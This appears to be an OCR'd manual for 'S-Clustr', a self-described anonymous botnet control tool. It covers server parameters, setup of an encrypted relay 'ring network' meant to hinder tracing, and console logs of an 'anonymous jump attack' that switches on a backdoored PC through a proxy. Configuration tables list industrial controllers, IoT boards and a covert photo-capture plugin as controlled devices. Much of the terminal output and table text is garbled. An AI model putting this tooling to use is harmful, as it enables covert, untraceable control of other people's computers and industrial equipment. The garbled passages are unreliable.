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# S-H4CK13

#### 1 Introduction

Here are some questions and answers

(Anonymous netizen) asked: What kind of tool is S-Clustr?

answer: is aA new botnet control tool with extremely high anonymity, using decentralized control.

(Anonymous netizen) asked: What are the usage scenarios and environment of S-Clustr?

Answer: Industrial/intelligent control, large/medium/small computer room control, industrial/traffic power supply control, Internet of Things control, personal computer backdoor control.

(Anonymous netizen) asked: How concealable is traffic communication?

Answer: Communication between servers in a ring network uses AES symmetric encryption. Even if the middleman intercepts the data packet and does not have the correct key, it cannot decrypt the content.

(Anonymous netizen) asked: Will it be subject to replay attacks?

Answer: The life cycle of data packets is set between each server, which means that replay attacks will be ineffective.

(Anonymous netizen) asked: What can be done by controlling the PC side?

Answer: It all depends on how your client control program is written. For example, you can access the xxx website, open the xxx application, execute the xxx command, etc. when the command is issued.

(Anonymous netizen) asked: What is a ring network?

Answer: In the ring network, all traffic is encrypted. When an anonymous person passes through the control device, he will continue to jump between servers to increase the difficulty of traceability. Secondly, the anonymous person's IP will not be recorded in the ring network.

(Anonymous netizen) asked: Control quantity scale?

Answer: This depends on the performance of your computer. A good single-node server can take over tens of thousands of devices, and a network ring will be formed between node servers. Assuming that there are 3 node servers in the ring, then there are about 30,000 control devices.

https://github.com/MartinxMax/S-Clustr-Ring

#### 2. Parameter manual

#### 2-2 S-Clustr\_Root\_Server

- -root-ip <INT> # Set the current host IP
- -root-port <INT> # Set the access port for processing device status
- -root-key <STR> # Set the processing device status key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
- -root-q-key <STR> # Set the anonymous query service key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
- -root-q-port <INT> # Set the access port for the anonymous query service

#### 2-3 S-Clustr\_Server

- -local-ip <INT> # Set the current host IP
- -server-dev-port <INT> # Set device access port
- -ring-port <INT> # Set open control port
- -server-key <STR> # Set the control key. If specified, the length must be greater than or equal to 6 characters (default length is 12 random strings)
- -server-dev-key <STR> # Set the device access key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)
- -ring-key <STR> # Set the ring network key. If specified, the length must be greater than or equal to 6 characters (the default length is 12 random strings)

#### 2-3 S-Clustr\_Client

s-key <STR> # Set the control key of the node server finally accessed in the ring network

s-host <STR> # Set the IP of the node server finally accessed in the ring network

s-port <INT> # Set the final accessed node server control port in the ring network

id <INT> #Set the device ID that needs to be controlled, [0] selects all devices

pwr <INT> # Set the status of the device to be controlled, [1] run | [2] stop | [3] query status

rnt-host <STR> # Set the node proxy server IP in the ring network

rnt-port <INT> # Set the node proxy server port in the ring network

rnt-key <INT> # Set the ring network key

root-q-host <STR> # Set the root server IP

root-q-port <INT> # Set the root server query port

root-q-key <STR> #Set the root server query key

#### 3. Encrypted ring network

#### 3-1 Install dependencies

Enter the Install directory and install it.

Installation in Linux environment\$ .Linux Installer.sh

WindowsenvironmentDownInstall>Windows Installer.bat

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SCIUSTR INSTALL PROGRAM

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
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```

#### 3-2 Start ROOT service [192.168.8.105]

\$python S-Clustr\_Root\_Server.py



S—H4CK13

#### 3-3 Node server B starts [192.168.8.105]

Configure the ring network key asS-H4CK13@Maptnh.

\$python S-Clustr\_Server.py -ring-key S-H4CK13@Maptnh.

```
Terminal maptinemaptineMaptineSH4CK13-/Desktop/S-Clustr

[maptineSH4CK13 ~/Desktop/S-Clustr ]$ python S-Clustr_Server.py

Github==>https://github.com/MartinvMax
S-H4CK13@Maprim. S-Clustr(Shadow Cluster) Server v1.1.0

金克斯男>:本工具仅供学习实验使用,请勿用于非集用资 否则自行承知相应的法律责任
tDisclaimer>:This tool is only for learning and experiment. Do not use it

tor :Illegal burposes, or you will bear corresponding legal responsibilities

Expanding the scope of zombie networks S-H4CK13@Maptin

22:39:34] | System | [INFO] Server token [6443035ee:d4172146e7fb7806429100]

22:39:34] | System | [INFO] Max devices [20]...

22:39:34] | System | [INFO] Max devices [20]...

22:39:34] | System | [INFO] Burder token [686:21b0759a3def192B32962f4deef3a]

22:39:34] | System | [INFO] Burder Service [192.168.6.189:10809]

22:39:34] | System | [INFO] Burder Service [192.168.6.189:10800]

22:39:34] | System | [INFO] Burder Service [192.168.6.189:10800]

22:39:34] | System | [INFO] Burder Service [192.168.6.189:10800]

22:39:34] | System | [INFO] Burder Service [192.168.6.189:10800]
```

```
[22:56:30] | System | [INFO] Server token [f871f0e6c54b58d8be18439cc766a692]
[22:56:30] | System | [INFO] Device token [d0086d0edd098498a2f5107a4a3a60bf]
[22:56:30] | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
[22:56:30] | System | [INFO] Device Service [192.168.8.105:10000]
[22:56:30] | System | [INFO] Max devices [20]...
[22:56:30] | System | [INFO] Device heartbeat packet time [30/s]
[22:56:30] | System | [INFO] Ring network service [192.168.8.105:10089]
[22:56:30] | System | [CONFING] Configure file updates every 6 seconds
```

Modify the B core server [Config/Server.conf]ofREMOTE\_ROOT\_SERVERParameters that enable device status to be pushed to the root server

```
"REMOTE_ROOT_SERVER": { "TOKEN": "6b50a56fc2196451cae1e10420fadbe0", "IP": "192.168.8.105", "PORT":10090 },
```

Modify the B core server [Config/Proxy.conf] parameter, route the packet to the following IP { "Route": ["192.168.8.107:10089"] }

#### 3-4 Node server C starts [192.168.8.107]

Configure the ring network key as S-H4CK13@Maptnh.

```
>python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.
```

```
 管理员: C:\Windows\System32\cmd.exe - python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.
                                                                                                                        _ _
    rosoft Windows [版本 10.0.19045.3803]
Microsoft Corporation。保留所有权利。
  \S-Clustr_test>python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.
                  Github==>https://github.com/MartinxMax
S-H4CK13@Мартин. S-Clustr(Shadow
                                           S-Clustr(Shadow Cluster) Server v1.1.0
 xpanding the scope of zombie networks S-H4CK13@Maptnh
                           [INFO] Server token [63dd7b5ad871ddb06389dfa5d9130351]
[INFO] Device token [ab0b3c5367fe8604c80183e0ee7f567d]
[INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
[INFO] Max devices [20]...
[INFO] Device Service [169.254.241.130:10000]
[INFO] Device heartbeat packet time [30/s]
[INFO] Ring network service [169.254.241.130:10089]
[CONFING] Configure file updates every 6 seconds
[23:41:50] | System | [INFO] Server token [63dd7b5ad871ddb06389dfa5d9130351]
[23:41:50] | System | [INFO] Device token [ab0b3c5367fe8604c80183e0ee7f567d]
[23:41:50] | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
[23:41:50] | System | [INFO] Max devices [20]...
[23:41:50] | System | [INFO] Device Service [169.254.241.130:10000]
[23:41:50] | System | [INFO] Device heartbeat packet time [30/s]
[23:41:50] | System | [INFO] Ring network service [169.254.241.130:10089]
[23:41:50] | System | [CONFING] Configure file updates every 6 seconds
```

Modify server C [Config/Server.conf]ofREMOTE\_ROOT\_SERVERParameters that enable device status to be pushed to the root server

```
"REMOTE_ROOT_SERVER": { "TOKEN": "6b50a56fc2196451cae1e10420fadbe0", "IP": "192.168.8.105", "PORT":10090 },
```

Modify server C [Config/Proxy.conf] parameter, route the packet to the following IP

{ "Route": ["192.168.8.105:10089"] }

#### 4. Anonymous client testing

Access the root server (192.168.8.105), query the core server (192.168.8.107) equipment table



Welcome to S-Clustr console. Type [options][help/?] to list commands. [S-H4CK13@S-Clustr]<v1.2.0># options | Name | Current Setting | Required | Description |:----:|:----:|:-----| s-key | | yes | Server token (TOKEN)(UDP)(Ring network) | s-host | | yes | Server ip (UDP)(Ring network) | s-port | 10089 | no | Server port (UDP)(Ring network) | id | | yes | Device ID [0-n/0 represents specifying all] | pwr | | yes | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP) | rnt-host | | yes | Proxy server (UDP)(Ring network) | rnt-port | 10089 | no | Proxy server port(UDP)(Ring network) | rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network) | root-q-host | | yes | Root server ip (QUERY)(TCP)(ROOT) | root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT) | root-q-key | | yes | Root server token (TOKEN)(QUERY)(TCP)(ROOT) [S-H4CK13@S-Clustr]<v1.2.0># set s-host 192.168.8.107 # Server address [\*] s-host => 192.168.8.107 [S-H4CK13@S-Clustr]<v1.2.0># set id 0 # Query all devices [S-H4CK13@S-Clustr]<v1.2.0># set pwr 3 # Query operation [\*] pwr => 3[S-H4CK13@S-Clustr]<v1.2.0># set root-q-host 192.168.8.105 # Root server address

[\*] root-q-host => 192.168.8.105

[S-H4CK13@S-Clustr]<v1.2.0># set root-q-key 121f5b330619d641587d3c9fd022d97a # Root server query TOKEN

[\*] root-q-key => 121f5b330619d641587d3c9fd022d97a

[S-H4CK13@S-Clustr]<v1.2.0># run

[\*] Connecting to the server...

IP | Ring Port | Device Port | Device\_max | ID | Type | Status | Network

-----

192.168.8.107 | 10089 | 10000 | 20 | 1 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 2 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 3 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 4 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 5 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 6 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 7 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 8 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 9 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 10 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 11 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 12 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 13 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 14 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 15 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 16 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 17 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 18 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 19 | None | Stopped | Disconnected 192.168.8.107 | 10089 | 10000 | 20 | 20 | None | Stopped | Disconnected [S-H4CK13@S-Clustr]<v1.2.0>#

## 5. Control equipment using ring network encryption

5-1 Use the controlled terminal Pc\_demo.py to simulate the backdoor software (open the file to modify the code and connection address before running)



#### 5-2 Anonymous jump attack through ring network

```
文件 动作 编辑 查看 帮助
 maptnh@Maptnh: ~/桌面/S-Clustr ×
                            maptnh@Maptnh: ~/桌面/S-Clustr ×
 mapthh@mapthm. 7 m.ss.

*| Sending to [192.168.8.107:10089]

[5-H4CK13@S-Clustr]<v1.2.0># options

| Current Setting | Required | Description
| Name | Current Setting | Required | Description
               H4CK13@S-Clustr]<v1.2.0># set pwr 3
    pmr == 3
|ACKI3@S-Clustr]<v1.2.0># run
|Connecting to the server...
| Ring Port | Device Port | Device_max | ID | Type | Status | Network
 92.168.8.105 | 10089 | 10000
S-H4CK13@S-Clustr]<v1.2.0># set id 1
   id ⇒ 1
H4CK13@S-Clustr]<v1.2.0># set pwr 1
pwr ⇒ 1
    pwr => 1

4CK13@S-Clustr]<v1.2.0># run


Connecting to the server...

Sending to [192.168.8.107:10089]


4CK13@S-Clustr]<v1.2.0># set pwr 3
   pwr ⇒ 3
H4CK13@S-Clustr]<v1.2.0># run
Connecting to the server...
[S-H4CK13@S-Clustr]<v1.2.0># options
| Name | Current Setting | Required | Description
| s-key | | yes | Server token (TOKEN)(UDP)(Ring network)
| s-host | 192.168.8.107 | no | Server ip (UDP)(Ring network)
| s-port | 10089 | no | Server port (UDP)(Ring network)
| id | 0 | no | Device ID [0-n/0 represents specifying all]
| pwr | 3 | no | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring
network))(3-TCP)
| rnt-host | | yes | Proxy server (UDP)(Ring network)
| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)
| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network)
| root-q-host | 192.168.8.105 | no | Root server ip (QUERY)(TCP)(ROOT)
| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)
| root-q-key | 121f5b330619d641587d3c9fd022d97a | no | Root server token
(TOKEN)(QUERY)(TCP)(ROOT)
[S-H4CK13@S-Clustr]<v1.2.0># set s-host 192.168.8.107 # Set the target core server
[*] s-host => 192.168.8.107
[S-H4CK13@S-Clustr]<v1.2.0># set s-key 4b111f2e85b49a2869e0ff1b36f6f4bc # Set the target
core server Server TOKEN
[*] s-key => 4b111f2e85b49a2869e0ff1b36f6f4bc
[S-H4CK13@S-Clustr]<v1.2.0># set rnt-host 192.168.8.105 # Set the proxy server in the ring
```

```
network
[*]rnt-host => 192.168.8.105
[S-H4CK13@S-Clustr]<v1.2.0># set rnt-key 1f14d2b21d43468d12c5f1834cd00b21 # Set ring
network TOKEN
[*] rnt-key => 1f14d2b21d43468d12c5f1834cd00b21
[S-H4CK13@S-Clustr]<v1.2.0># set id 1 # Select the first device
[*] id => 1
[S-H4CK13@S-Clustr]<v1.2.0># set pwr 1 # Run operation
[*] pwr => 1
[S-H4CK13@S-Clustr]<v1.2.0># run # Attack!!!!!
[*] Connecting to the server...
[*] Sending to [192.168.8.105:10089] # Traffic is passing through the proxy
# Query device status
[S-H4CK13@S-Clustr]<v1.2.0># set id 1
[*] id => 1
[S-H4CK13@S-Clustr]<v1.2.0># set pwr 3
[*] pwr => 3
[S-H4CK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
IP | Ring Port | Device Port | Device_max | ID | Type | Status | Network
192.168.8.107 | 10089 | 10000 | 20 | 1 | PC | Running | Connected
```

The controlled terminal performs operations



### 6. Network topology diagram



ANDIVYMOUS_PACK_TIMEOUT		S-	Clustr_Server-Server.conf		
FRINTER ROOT_SERVER	参数				备注
PORT   根据分裂の07 第二   可读		TOKEN			BOTOLOGY THE STANKE
COURTO_UPDATE_TIME	REMOTE ROOT SERVER	IP	根服务器ROOT IP地址	可选	反馈设备数据
ANDIVIDUS_PACK_TIREOUT		PORT	根服务器ROOT 端口	可选	
HEART	CONFIG_UPDATE_TIME			必须	推荐频率3 <x<20< td=""></x<20<>
MAX_DEV	ANONYMOUS_PACK_TIMEOUT		匿名者-控制数据包过期丢包		推荐频率2 <x<5< td=""></x<5<>
MAX_DEV	MD ( DM	DATA	心跳包数据	可选	自定义数据
DEV_AUTH_TIMEOUT	HEART	TIMEOUT	心跳包发送频率	必须	推荐频率10 <x<60< td=""></x<60<>
C51	MAX_DEV		最大接入设备数量	必须	根据电脑性能而定
PLC-SY-1200   TCP   42   可读   操作设备   操作设备   STM22   TCP   42   52   可读   操作设备   操作设备   AIR7002   TCP   42   52   可读   操作设备   AIR7002   TCP   42   53   可读   操作设备   PC   TCP   12   13   TCP   12	DEV_AUTH_TIMEOUT		设备认证超时丢包	必须	阻止非授权接入
SITM22		C51	TCP 4G	可选	被控设备
ALRYSIDE   TCP   4G   5C   可读   操行设备   PC   TCP   4G   5C   可读   操行设备   PC   TCP   以太阳   4d   5G   可读   操行设备   PC   TCP   以太阳   7d   7d   7d   7d   7d   7d   7d   7	DEV_TYPE	PLC-S7-1200	TCP 4G	可选	被控设备
BeV_INFE		STH32	TCP  4G  5G	可选	被控设备
AFORDING		AIR780E	TCP   4G   5G	可选	被控设备
PC		Arduino	TCP   以太网   4G   5G	可选	被控设备
UNITALK   UN		PC	TCP  以太网   无线网	可选	被控设备
C51   製以未加密   可读 補担投資   PLC-ST-1200   製以未加密   可读 補担投資   STM32   製以未加密   可读 補担投資   STM32   製以未加密   可读 補担投資   Arduino   製以未加密   可读 補担投資   PC   製以加密   可读 植担设资   PC   Nets3a   製以加密   可读 植担设资   PC   Nets3a   製以加密   可读 植担设资   PC   Nets3a   型以加密   可读 植担设资   PC   Nets3a   型以加密   可读 植担设资   PC   Nets3a   型以加密   可读 植担设资   PC   Nets3a   可读 植担设资   PC   Nets3a   可读 植足设资   PM   PC   PC   PC   PC   PC   PC     PC   PC		Nets3e	TCP   以太网   无线网   4G   5G	可选	偷拍照片插件
PLC-ST-100   製以未加密   可读   排程设备		ESP8266	TCP 未线网	可洗	被控设备
SIM32	DEV_ENCRYPTION_SERVER	C51	默认未加密	可洗	被控设备
AIT/100E   無比末加密   可速   操作设备		PLC-S7-1200	默认未加密	可选	被控设备
#### ### ### #### #### ##### #########		STH32	默认未加密	可选	被控设备
#### ### ### #### #### ##### #########		AIR780E		可洗	
PC   製以加密   可读		Arduino			
ISPECOO   製以未加密   可读   操作设备		PC		可洗	
DINGTALK TOKEN 有有解例差人TOKEN 可達 特特的金倫信息  SCRET 有有解例差人SCRET 可差 反應至解  SCLUST, Server-Elacklist.com  Bevice BLACK-LIST 禁止给着接入的網名单 可達 整止指定设备接入 Anonymous BLACK-LIST 禁止检查接入的網名单 可速 禁止指定设备接入  SCLUST, Server-Froxy.com  参数 SCLUST Server-Froxy.com  ### 整件规重 卷注  SCLUST, Server-Froxy.com  ### Wellow ### ### ### ### ### ### ### ### ### #		Nets3e	默认加密	可选	偷拍照片插件
TOKEN 1 11群机差 LTOKEN 可達 特接性检查信息 SECRET 11年报报 LSECRET 可達 反傳室群縣 S-Clustr, Server-Flacklist, conf 编译 操作性检查信息 Device BLACK-LIST 禁止设备接入的照名里 可速 禁止指定管接入 Anonymous BLACK-LIST 禁止设备接入的照名里 可速 禁止指定管接入 S-Clustr, Server-Froxy, conf 编译 整件权重 备注 SOURT Server-Froxy, conf 数件权重 备注		ESP8266	默认未加密	可洗	被控设备
DIROTALA	DINGTALK		钉钉群机器人TOKEN	可选	将被控设备信息
整数		SECRET		可洗	
Devi ce	Transaction of the second	S-C	lustr Server-Blacklist.conf		
BLACK-LIST   禁止设备接入的黑名单	参数		描述	整体权重	备注
BLACK-LIST   禁止设备接入的黑名单	Device	BLACK-LIST	禁止设备接入的黑名单	可选	禁止指定设备接入
S-Clustr Server-Proxy, conf	Anonymous			关闭	
整数 描述 整体权重					
Route         环网中将数据包转发指定IP地址路由         可选         再发地址           S-Clustr_Root_Server_Root_conf  <	参数			整体权重	备注
S-Clustr_Root_Server-Root.conf 参数 描述 整体权重 备注 QUERY_AUTH_TIMEOUT 查询认证据时丢包 必须 转发地比	Route				
参数         描述         整体权重         备注           QUERY_AUTH_TIMEOUT         查询认证超时丢包         必须         转发地址		S-C			
QUERY_AUTH_TIMEOUT 查询认证超时丢包 必须 转发地址	<b>参</b> 勒			整体权重	备注
	QUERY AUTH TIMEOUT				
	QUERY PACK TIMEOUT			必须	

參数		描述	整体权重	
270000	RUN	设备执行操作		
100	STOP	设备停止操作		
C51	DEV RUN RECV	设备执行操作反馈		
	DEV STOP RECV	设备停止操作反馈		
	RUN	设备执行操作		
	STOP	设备停止操作		
PLC-S7-1200	DEV RUN RECV	设备执行操作反馈		
	DEV STOP RECV	设备停止操作反馈		
	RUN	设备执行操作		
	STOP	设备停止操作		
STM32	DEV RUN RECV	设备执行操作反馈		
	DEV STOP RECV	设备停止操作反馈		
	RUN	设备执行操作		
A100-000-00-1-1-00-000-00-1	STOP	设备停止操作		
AIR780E	DEV RUN RECV	设备执行操作反馈		
	DEV STOP RECV	设备停止操作反馈	N/E	
	RUN	设备执行操作	必须	
Arduino		STOP	设备停止操作	
	DEV RUN RECV	设备执行操作反馈		
	DEV STOP RECV	设备停止操作反馈		
	RUN	设备执行操作		
p.a	STOP	设备停止操作		
PC	DEV_RUN_RECV	设备执行操作反馈		
	DEV_STOP_RECV	设备停止操作反馈		
	RUN	设备执行操作		
Nets3e	STOP	设备停止操作		
	DEV RUN RECV	设备执行操作反馈		
	DEV_STOP_RECV	设备停止操作反馈		
	RUN	设备执行操作		
ESP8266	ESP8266	STOP	设备停止操作	
		DEV RUN RECV	设备执行操作反馈	
	DEV STOP RECV	设备停止操作反馈		